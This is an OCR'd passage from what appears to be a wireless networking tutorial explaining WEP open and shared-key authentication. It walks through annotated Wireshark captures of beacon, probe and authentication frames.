
1. The STA sends an authentication request
2. The AP sends an authentication response (successful)
3. The STA sends an association request
4. The AP sends an association response if the capability of the client meets the one of the AP.

Note: Connection to a WEP enabled network with open authentication is exactly the same as on an open network and STA will be accepted even if its key is wrong. After a successful authentication, packets are encrypted; having a wrong key will make the AP discard your frames as the ICV decrypted is not the same as the unencrypted one.

Wireshark capture

File: wep_open_auth


The first packet is a beacon:


wep_open_auth.pcap - Wireshark
File Edit View Go Capture Analyze Statistics Help
Filter: Expression... Clear Apply
No. Time Source Destination Protocol Info
1 0.000000 00:12:bf:12:32:29 ff:ff:ff:ff:ff:ff IEEE 802 Beacon frame, SN=1039, FN
2 0.044544 00:15:6d:10:11:05 ff:ff:ff:ff:ff:ff IEEE 802 Probe Request, SN=27, FN=
3 0.045056 00:12:bf:12:32:29 00:15:6d:10:11:05 IEEE 802 Probe Response, SN=1040,
Frame 1 (59 bytes on wire, 59 bytes captured)
IEEE 802.11 Beacon frame, Flags: ....
IEEE 802.11 wireless LAN management frame
Fixed parameters (12 bytes)
Timestamp: 0x000000001E398129
Beacon Interval: 0,102400 [Seconds]
Capability Information: 0x0011
....1 = ESS capabilities: Transmitter is an AP
....0. = IBSS status: Transmitter belongs to a BSS
.... ..0. .... 00.. = CFP participation capabilities: No point coordinator at AP (0x0000)
....1 .... = Privacy: AP/STA can support WEP
....0. .... = Short Preamble: Short preamble not allowed
.... .0.. .... = PBCC: PBCC modulation not allowed
.... 0... .... = Channel Agility: Channel agility not in use
....0 .... = Spectrum Management: dot11SpectrumManagementRequired FALSE
.... .0.. .... = Short Slot Time: Short slot time not in use
.... 0... .... = Automatic Power Save Delivery: apsd not implemented
..0. .... = DSSS-OFDM: DSSS-OFDM modulation not allowed
.0.. .... = Delayed Block Ack: delayed block ack not implemented
0... .... = Immediate Block Ack: immediate block ack not implemented
Tagged parameters (23 bytes)
SSID parameter set: "Appart"
Supported Rates: 1,0(B) 2,0(B) 5,5(B) 11,0(B)
DS Parameter set: Current Channel: 3
Traffic Indication Map (TIM): DTIM 0 of 1 bitmap empty
0000 80 00 00 00 ff ff ff ff ff ff 00 12 bf 12 32 29 ....2)
0010 00 12 bf 12 32 29 f0 40 29 81 39 1e 00 00 00 00 ....2).@).9.....
0020 64 00 11 00 00 06 41 70 70 61 72 74 01 04 82 84 d.....Ap part....
0030 8b 96 03 01 03 05 04 00 01 00 00 ....
Frame (frame), 59 bytes
Packets: 12 Displayed: 12 Marked: 0


Packet 2 - a probe request by the STA.

Packet 3 - shows the probe response by the AP indicating it is located on channel 3.

Packet 5 - is the authentication request by the STA. The STA knows that it's an open authentication system. Notice the ACK by the AP (it's not a broadcast frame).




Packet 7 - is the authentication response by the AP:



3.5.2.2 Shared Authentication

Shared authentication is another way to authenticate with WEP. It works in the following manner:



The station sends an authentication request to the AP.

1. The AP sends a challenge text to the station.
2. The station uses its default key to encrypt the challenge text, and sends it back to the AP.
3. The AP decrypts the encrypted text (with the WEP key that corresponds to the station default key), then compares the result with the original challenge text. If it matches they both share the same key and the AP authenticates the station. If it doesn't match, the AP refuses to authenticate the station.


By default most drivers will try open authentication first. If open authentication fails they will go on and try shared authentication.

Wireshark capture - Authentication


File: shared_auth

- **BSSID:** 00:14:6C:7E:40:80
- **ESSID:** teddy
- **STA MAC:** 00:0F:B5:88:AC:82


Frame 1 - A beacon from the 'teddy' network.



